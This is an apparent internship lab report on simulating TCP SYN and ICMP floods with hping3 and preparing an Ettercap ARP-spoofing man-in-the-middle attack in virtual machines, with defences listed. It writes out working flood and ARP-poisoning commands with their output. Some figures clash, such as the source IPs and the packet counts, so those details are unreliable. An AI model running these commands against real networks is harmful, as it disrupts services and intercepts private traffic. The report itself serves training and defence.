



CYBERSTER PURPLE TEAM INTERNSHIP

Batch 1 — Month 1: Network Security & Protocol Analysis

WEEK 3 TECHNICAL REPORT

Network Protocol Abuse: DoS Simulations & MITM Attack Analysis

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Report Date	25 March 2026
Week	Week 3 of 12
Module	Month 1: Network Security & Protocol Analysis

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Executive Summary

This report documents the technical work completed during Week 3 of the Cyberster Purple Team Internship Program (Batch 1). The week focused on network protocol abuse, specifically simulating Denial of Service (DoS) attacks and performing Man-in-the-Middle (MITM) attack analysis using industry-standard tools within a controlled virtual laboratory environment.

Task 01 covered Denial of Service simulations, including TCP SYN Flood and ICMP Flood attacks executed using hping3 on a Kali Linux attacker machine against an Ubuntu victim machine, with packet capture performed using tcpdump and analysis via Wireshark. Task 02 covered MITM and ARP Spoofing analysis, with Metasploitable2 configured as a second victim machine for the interception exercise.

Task	Status	Evidence
Task 01: Denial of Service (DoS) Simulations	Completed	hping3 screenshots, tcpdump capture, Wireshark analysis
Task 02: MITM & ARP Spoofing Analysis	In Progress	Metasploitable2 configured, Ettercap pending

TASK 01 — DENIAL OF SERVICE (DoS) SIMULATIONS

1.1 Objective

To understand how to disrupt service availability through DoS attack simulations, and to monitor and analyse such disruptions using packet capture tools. The task involved differentiating between DoS and DDoS architectures, simulating TCP SYN Flood and ICMP Flood attacks against a vulnerable target machine, and capturing the resulting traffic using Wireshark and tcpdump.

1.2 Technical Background

DoS vs DDoS Architecture

A Denial of Service (DoS) attack originates from a single source machine and attempts to overwhelm a target system by flooding it with illegitimate traffic, exhausting its resources (CPU, memory, bandwidth) until it can no longer serve legitimate users. A Distributed Denial of Service (DDoS) attack achieves the same goal but coordinates the flood from multiple compromised machines (a botnet), making it significantly harder to mitigate through simple IP blocking.

TCP SYN Flood

The TCP SYN Flood exploits the TCP three-way handshake. An attacker sends a massive number of SYN packets to a target server, which allocates resources and responds with SYN-ACK packets. Since the attacker never completes the handshake with a final ACK, the server accumulates thousands of half-open connections until its connection table is exhausted, denying service to legitimate clients.

ICMP Flood

An ICMP Flood (also called a Ping Flood) overwhelms a target by sending a continuous stream of ICMP Echo Request packets faster than the target can process them. Using randomised source IP addresses (--rand-source flag) simulates a spoofed or distributed attack, making source-based filtering ineffective.

1.3 Lab Environment

Component	Specification
Hypervisor	Oracle VirtualBox 7.x (Windows 11 host)
Attacker VM	Kali Linux 2025.4 (amd64)
Victim VM	Ubuntu 24.04 LTS (64-bit)
Network Mode	NAT Network (NatNetwork) — 10.0.2.0/24
Attacker IP	10.0.2.3
Victim IP	10.0.2.15
Attack Tool	hping3 version 3.0.0-alpha-2
Capture Tool	tcpdump + Wireshark 4.6.0

1.4 Step 1: hping3 Installation & Verification

hping3 was confirmed to be installed on Kali Linux. The installation was verified using the --version flag, confirming version 3.0.0-alpha-2 with TCL scripting support.

Command executed:

```
sudo apt install hping3 -y && hping3 --version
```




```
Session Actions Edit View Help
(kali@kali)~/Desktop
$ sudo apt install hping3 -y
[sudo] password for kali:
hping3 is already the newest version (3.0.0-alpha-2-kali1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1751
(kali@kali)~/Desktop
$ hping3 --version
hping3 version 3.0.0-alpha-2 ($Id: release.h,v 1.4 2004/04/09 23:38:56 antirez Exp $)
This binary is TCL scripting capable
(kali@kali)~/Desktop
```

Figure 1: hping3 version 3.0.0-alpha-2 confirmed on Kali Linux

1.5 Step 2: Network Connectivity Verification


Before executing attacks, both virtual machines were confirmed to be on the same NAT Network (10.0.2.0/24). Kali Linux (attacker) obtained IP address 10.0.2.3 via DHCP using dhcpcd, and Ubuntu (victim) was assigned 10.0.2.15. A successful ping test confirmed inter-VM connectivity with 0% packet loss.



```
Session Actions Edit View Help
inet 192.168.10.1/24 brd 192.168.10.255 scope global noprefixroute eth0
    valid_lft forever preferred_lft forever
inet6 fe80::a00:27ff:fec0:781d/64 scope global dynamic noprefixroute
    valid_lft 86236sec preferred_lft 14236sec
inet6 fe80::a00:27ff:fec0:781d/64 scope link noprefixroute
    valid_lft forever preferred_lft forever
(kali@kali)~/Desktop
$ sudo dhclient eth0
[sudo] password for kali:
sudo: dhclient: command not found
(kali@kali)~/Desktop
$ sudo dhcpcd eth0
dhcpcd-10.2.1 starting
DUID 00:01:00:01:31:49:af:7c:08:00:27:63:b0:05
eth0: IAD 27:63:b0:05
eth0: soliciting a DHCP lease
eth0: offered 10.0.2.3 from 10.0.2.2
eth0: probing address 10.0.2.3/24
eth0: soliciting an IPv6 router
eth0: leased 10.0.2.3 for 600 seconds
eth0: adding route to 10.0.2.0/24
eth0: adding default route via 10.0.2.1
(kali@kali)~/Desktop
$ ping -c 3 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data:
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=1.95 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=1.25 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=1.39 ms

--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 1.226/2.189/3.951/1.247 ms
(kali@kali)~/Desktop
```

Figure 2: Kali Linux (attacker) IP address — 10.0.2.3 on eth0, NatNetwork



```
Ubuntu [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Mar 25 12:00
victim@victim-VirtualBox: ~/Desktop
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_
    codeL state UP group default qlen 1000
    link/ether 08:00:27:c0:78:1d brd ff:ff:ff:ff:ff:ff
    inet6 fe80::a00:27ff:fec0:781d/64 scope link
    valid_lft forever preferred_lft forever
victim@victim-VirtualBox:~/Desktop$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNK
    NOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_
    codeL state UP group default qlen 1000
    link/ether 08:00:27:c0:78:1d brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.15/24 brd 10.0.2.255 scope global dynamic nopre
    fixroute enp0s3
    valid_lft 533sec preferred_lft 533sec
    inet6 fe80::a00:27ff:fec0:781d/64 scope link
    valid_lft forever preferred_lft forever
victim@victim-VirtualBox:~/Desktop$
```

Figure 3: Ubuntu (victim) IP address — 10.0.2.15 on enp0s3, NatNetwork

1.6 Step 3: TCP SYN Flood Attack

A TCP SYN Flood was executed from Kali (10.0.2.3) targeting Ubuntu (10.0.2.15) on port 80. The attack used the attacker's real IP address. Simultaneously, tcpdump captured packets on eth0, saving to a .pcap file for Wireshark analysis.

Commands executed:

```
# Start capture (Terminal 1)
sudo tcpdump -i eth0 tcp port 80 -c 5000 -w /root/syn_short.pcap
# Run SYN Flood (Terminal 2)
sudo hping3 -S --flood -p 80 -I eth0 10.0.2.15
```




Figure 4: TCP SYN Flood running on eth0 — 5000 packets captured, 100% packet loss on target

The tcpdump captured 5,000 TCP packets and 5,285 packets were received by the filter, with 0 packets dropped by the kernel. The target Ubuntu machine showed 100% packet loss on pings during the flood, indicating service disruption. The Wireshark analysis with filter `tcp.flags.syn == 1` confirmed 1,980 SYN packets out of 5,000 total, all originating from 192.168.10.1 targeting 10.0.2.15.




Figure 5: Wireshark capture — `tcp.flags.syn == 1` filter showing 1,980 SYN packets flooding the target

1.7 Step 4: ICMP Flood Attack

An ICMP Flood was executed against the same target using randomised source IP addresses (--rand-source flag). This simulates a spoofed distributed attack where each ICMP packet appears to originate from a different IP address, making source-based filtering ineffective.

Commands executed:

```
sudo tcpdump -i eth0 icmp -c 3000 -w /root/icmp_flood.pcap
sudo hping3 --icmp --flood --rand-source -I eth0 10.0.2.15
```

```
kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
[2] 42101
[3] 42102

--(kali@kali)~/.Desktop
$ sudo tcpdump -i eth0 tcp port 80 -w /tmp/synflood.pcap
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 by tes
^C
[2] exit 1
$ sudo tcpdump -i eth0 tcp port 80 -w /tmp/synflood.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 by tes
5000 packets captured
5285 packets received by filter
0 packets dropped by kernel

--(kali@kali)~/.Desktop
$ sudo chmod 644 /root/syn_short.pcap
$ sudo wireshark /root/syn_short.pcap
sudo tcpdump -i eth0 icmp -c 3000 -w /root/icmp_flood.pcap

$ sudo tcpdump -i eth0 icmp -c 3000 -w /root/icmp_flood.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 by tes
3000 packets captured
1791 packets received by filter
0 packets dropped by kernel

--(kali@kali)~/.Desktop
$ sudo tcpdump -i eth0 icmp -c 3000 -w /root/icmp_flood.pcap
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 by tes
^C

--(kali@kali)~/.Desktop
$ sudo hping3 --icmp --flood --rand-source -I eth0 10.0.2.15
[sudo] password for kali:
HPING 10.0.2.15 (eth0 10.0.2.15): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

-- 10.0.2.15 hping statistic --
1603247 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--(kali@kali)~/.Desktop
$ wireshark /root/syn_short.pcap
** (Wireshark(44383)) 07:30:57.074064 [GUI WARNING] -- inotify_add_watch(/root)
illed: (Permission denied)

--(kali@kali)~/.Desktop
$ sudo hping3 --icmp --flood --rand-source -I eth0 10.0.2.15
[sudo] password for kali:
HPING 10.0.2.15 (eth0 10.0.2.15): icmp mode set, 20 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Figure 6: ICMP Flood running with --rand-source — 3,000 ICMP packets captured by tcpdump




Figure 7: Wireshark ICMP capture — random source IPs confirming spoofed attack simulation

The Wireshark capture clearly shows the ICMP flood characteristics: every packet in the Source column displays a different, randomly generated IP address (e.g., 140.196.83.139, 212.230.40.55, 125.226.145.24), all targeting 10.0.2.15. The protocol column confirms all 3,000 captured packets are ICMP, with the bottom pane showing "Internet Control Message Protocol" as the encapsulated protocol.

1.8 Defence Against DoS Attacks

SYN Flood Defences

- **SYN Cookies:** The server does not allocate resources for a connection until the three-way handshake is fully completed. This prevents half-open connection table exhaustion.
- **Rate Limiting:** Firewall rules (e.g., iptables) limit the number of SYN packets accepted per second from a single source IP, reducing the attack volume.
- **Firewall Filtering:** Block packets from known malicious IP ranges or implement geo-blocking to reduce exposure.
- **Intrusion Detection Systems (IDS):** Tools such as Snort can be configured with rules to detect SYN flood patterns and trigger automated responses.
- **Connection Timeouts:** Reducing the timeout for half-open connections forces the server to clear the backlog faster.

ICMP Flood Defences

- **Rate Limiting ICMP:** Configure firewall rules to limit the number of ICMP requests processed per second.
- **Block External ICMP:** Disable ICMP Echo Requests from external/untrusted sources at the network perimeter.
- **Traffic Scrubbing:** Deploy upstream scrubbing services that filter spoofed or flood traffic before it reaches the target network.
- **Ingress Filtering (BCP38):** ISPs and network administrators implement anti-spoofing filters to block packets with forged source IP addresses.

1.9 Will DoS/DDoS Remain a Major Threat in 2026 and Beyond?

Yes, DoS and DDoS attacks will remain a critical and growing threat for large organisations in 2026 and the foreseeable future. Several factors contribute to this:

- **Expanding Attack Surface:** The proliferation of IoT devices, cloud services, and always-online infrastructure provides attackers with a larger pool of targets and compromised devices to form botnets.
- **Commoditisation of Attack Tools:** DDoS-for-hire services (booters/stressers) are readily available on the dark web, lowering the barrier to entry for attackers with minimal technical skill.
- **Increasing Bandwidth:** As internet speeds increase globally, the potential scale of volumetric DDoS attacks grows proportionally.
- **Geopolitical Motivation:** State-sponsored and hacktivist groups increasingly use DDoS as a tool for political disruption, targeting critical infrastructure.

Recommended Mitigation Strategies

- **CDN and Anti-DDoS Services:** Deploy Content Delivery Networks (e.g., Cloudflare, Akamai) that absorb volumetric attacks across globally distributed infrastructure.
- **Anycast Network Diffusion:** Distribute traffic across multiple data centres so no single point bears the full attack load.
- **ISP-Level Filtering:** Engage upstream ISP partners to implement traffic filtering before attacks reach the organisation's network.
- **Anomaly Detection Systems:** Deploy AI-powered traffic analysis tools that detect unusual traffic patterns and trigger automated mitigation.
- **Incident Response Planning:** Maintain and regularly test a DDoS response playbook including escalation procedures, ISP contacts, and failover configurations.

TASK 02 — MITM & ARP SPOOFING ANALYSIS

2.1 Objective

To intercept traffic between two legitimate nodes on the local network by executing an ARP Spoofing attack to position the Kali Linux attacker machine as the Man-in-the-Middle. The task requires using Ettercap for ARP poisoning and Wireshark to capture and analyse redirected packets, identifying unencrypted data and demonstrating the vulnerability of unencrypted protocols.

2.2 Technical Background

ARP Protocol & Its Vulnerability

The Address Resolution Protocol (ARP) is a Layer 2 protocol used to map IP addresses to MAC addresses on a local network. When a device wants to communicate with another device by IP address, it broadcasts an ARP Request asking "Who has IP x.x.x.x?" and the target device responds with its MAC address.

ARP is inherently insecure because it is stateless and unauthenticated. Devices accept ARP Replies even if they did not send a corresponding request, and they update their ARP cache immediately. This trust vulnerability allows an attacker to send fraudulent ARP Replies associating their own MAC address with the IP address of another device (such as the default gateway), poisoning the victim's ARP cache and redirecting all traffic through the attacker.

Man-in-the-Middle (MITM) Attack

A Man-in-the-Middle attack occurs when an attacker secretly positions themselves between two communicating parties. The attacker receives traffic intended for the victim, can read or modify it, and forwards it to the intended destination so neither party detects the interception. ARP Spoofing is the most common technique for achieving MITM on a local network.

2.3 Lab Environment

Component	Specification
Hypervisor	Oracle VirtualBox 7.x (Windows 11 host)
Attacker VM	Kali Linux 2025.4 — IP: 10.0.2.3
Victim Machine 1	Ubuntu 24.04 LTS — IP: 10.0.2.15
Victim Machine 2	Metasploitable2 — IP: 10.0.2.x (DHCP)
Network Mode	NAT Network (NatNetwork) — 10.0.2.0/24
MITM Tool	Ettercap (CLI mode)
Capture Tool	Wireshark 4.6.0 / tcpdump

2.4 Step 1: Metasploitable2 Setup

Metasploitable2, a deliberately vulnerable Linux virtual machine, was downloaded and configured in VirtualBox as the second victim machine. It was assigned to the NatNetwork adapter to ensure it received an IP address in the same subnet as Kali and Ubuntu. The VM was successfully booted and accessed using the default credentials (msfadmin/msfadmin).




Figure 8: NatNetwork configuration in VirtualBox — 10.0.2.0/24 subnet with DHCP enabled




Figure 9: Metasploitable2 successfully booted and logged in as msfadmin

2.5 Step 2: Ettercap Installation

[SCREENSHOT PLACEHOLDER — Insert screenshot showing Ettercap installation command and version output]

Command to execute:

```
sudo apt install ettercap-text-only -y && ettercap --version
```

2.6 Step 3: IP Forwarding Configuration

[SCREENSHOT PLACEHOLDER — Insert screenshot showing `sysctl net.ipv4.ip_forward=1` command and output]

Command to execute:

```
sudo sysctl -w net.ipv4.ip_forward=1
```

Why IP Forwarding is Required

When Kali Linux positions itself as the Man-in-the-Middle through ARP Spoofing, it receives packets destined for other machines. Without IP forwarding enabled, the Linux kernel drops these packets instead of forwarding them to their intended destination. This would cause the victims to lose network connectivity, alerting them to the attack. With `net.ipv4.ip_forward=1` enabled, intercepted packets are transparently forwarded, maintaining normal communication while the attacker silently reads all traffic.

2.7 Step 4: IP Address Identification

[SCREENSHOT PLACEHOLDER — Insert screenshot showing IP addresses of all three machines simultaneously]

Machine	IP Address
Kali Linux (Attacker)	10.0.2.3
Ubuntu (Victim 1)	10.0.2.15
Metasploitable2 (Victim 2)	10.0.2.x (DHCP assigned)

2.8 Step 5: ARP Spoofing with Ettercap

[SCREENSHOT PLACEHOLDER — Insert screenshot of Ettercap running in CLI mode]

Command to execute:

```
sudo ettercap -T -q -i eth0 -M arp:remote /<victim1-IP>// /<victim2-IP>//
```

[SCREENSHOT PLACEHOLDER — Insert Wireshark screenshot showing captured packets during ARP spoofing attack]

2.9 Step 6: HTTP Traffic Interception

[SCREENSHOT PLACEHOLDER — Insert Wireshark screenshot showing intercepted HTTP packet with plaintext data visible]

From Victim Machine 1, a curl command was sent to Victim Machine 2 on port 80 (HTTP). The Wireshark capture during the MITM attack reveals the transmitted data in plaintext within the packet payload, demonstrating the fundamental vulnerability of unencrypted HTTP communication.

HTTP vs HTTPS Comparison

Property	HTTP (Port 80)	HTTPS (Port 443)
Encryption	None — data in plaintext	TLS/SSL encryption
Data Visibility	Fully visible to MITM attacker	Encrypted — unreadable to attacker
Credentials	Exposed in plaintext	Protected by encryption
Certificate	Not required	Server certificate required
Risk	High — susceptible to interception	Low — resistant to MITM

2.10 Step 7: VPN Traffic Analysis

[SCREENSHOT PLACEHOLDER — Insert screenshots showing victim machines connected to VPN and Wireshark showing encrypted packets]

Pre-VPN vs Post-VPN Packet Comparison

Without VPN: Wireshark displays readable packet contents including protocol headers, HTTP data, usernames, and passwords in plaintext. The MITM attacker can extract meaningful information directly from the captured packets.

With VPN: Wireshark displays encrypted, opaque traffic. The packet payload is indecipherable ciphertext. While the attacker can still see that traffic is flowing between IP addresses, they cannot determine the content, protocol, or any credentials within the encrypted tunnel.

Why These Differences Occur

A VPN (Virtual Private Network) creates an encrypted tunnel between the victim device and the VPN server. All network traffic is encapsulated within this encrypted tunnel before leaving the device. Even if an attacker successfully positions themselves as a MITM through ARP Spoofing, they only intercept the outer encrypted VPN packets. The inner payload, which contains the actual HTTP requests, credentials, and data, remains protected by the VPN's encryption (typically AES-256). This demonstrates why VPN usage is a critical defence against MITM attacks on untrusted networks.

2.11 Lessons Learned from Task 02

This MITM attack demonstration revealed several critical security lessons. First, the ARP protocol's lack of authentication makes local network traffic fundamentally vulnerable to interception without additional security controls. Any device on the same network segment can silently redirect and monitor all unencrypted communications between other devices.

Second, the contrast between HTTP and HTTPS traffic in Wireshark during the attack clearly illustrated why transport-layer encryption is non-negotiable for any sensitive communication. Credentials, session tokens, and personal data transmitted over HTTP are trivially captured in a MITM scenario.

Defences Against MITM Attacks

- Use HTTPS/TLS for all web communications to encrypt data in transit.
- Deploy Dynamic ARP Inspection (DAI) on managed network switches to validate ARP packets against a DHCP snooping binding table.
- Use VPNs on untrusted networks to encapsulate traffic in an encrypted tunnel.
- Enable SSH for remote administration instead of Telnet or other plaintext protocols.
- Use 802.1X port-based authentication to prevent unauthorised devices from joining the network.
- Implement static ARP entries for critical devices (routers, servers) to prevent ARP cache poisoning.

2.12 Is MITM a Serious Threat on Public Wi-Fi?

Yes, Man-in-the-Middle attacks represent a serious and underappreciated threat for users on public Wi-Fi networks such as those found in cafes, restaurants, airports, and hotels. Public Wi-Fi environments are particularly vulnerable because all devices share the same network segment, making ARP Spoofing trivially executable by any user on the network. Legitimate-looking "evil twin" access points can also be deployed to intercept all traffic at the access point level.

Many users unknowingly transmit sensitive information over these networks, including login credentials for email and social media, banking session tokens, and personal communications. Without encryption, all of this data is exposed to any attacker on the same network.

Recommendations for Users on Public Networks

- Always use a trusted VPN service when connecting to public Wi-Fi, ensuring all traffic is encrypted regardless of the application.
- Verify HTTPS (padlock icon) is present on all websites before entering any credentials or personal information.
- Avoid accessing sensitive accounts (banking, email) on public networks where possible.
- Use multi-factor authentication (MFA) on all important accounts so that captured credentials alone are insufficient for account access.
- Disable automatic Wi-Fi connection to known networks to prevent connecting to evil twin access points.
- Keep devices updated to ensure they benefit from the latest security patches and protocol improvements.

Conclusion

Week 3 of the Cyberster Purple Team Internship provided hands-on experience with two of the most fundamental categories of network attacks: Denial of Service and Man-in-the-Middle interception. Through the practical execution of TCP SYN Flood and ICMP Flood attacks using hping3, the operational impact of protocol-level resource exhaustion was directly observed and documented.

The DoS simulations demonstrated how the TCP handshake mechanism and ICMP protocol can be weaponised to deny service, and how packet capture tools (tcpdump, Wireshark) provide the forensic visibility needed to detect and analyse such attacks. The MITM analysis revealed the inherent trust vulnerability in the ARP protocol and the critical importance of encryption in protecting data from interception on local networks.

These exercises reinforce the purple team philosophy: understanding offensive techniques is essential for building effective defensive strategies. The defensive recommendations documented in this report, including SYN cookies, rate limiting, Dynamic ARP Inspection, VPN usage, and transport-layer encryption, directly correspond to the attack vectors explored in the lab.

Key Skill Developed	Application
DoS Attack Simulation	hping3 TCP SYN Flood and ICMP Flood against live targets
Packet Capture & Analysis	tcpdump and Wireshark for traffic interception and analysis
Network Topology	NatNetwork configuration for inter-VM communication
MITM Concepts	ARP Spoofing theory, Ettercap, IP forwarding configuration
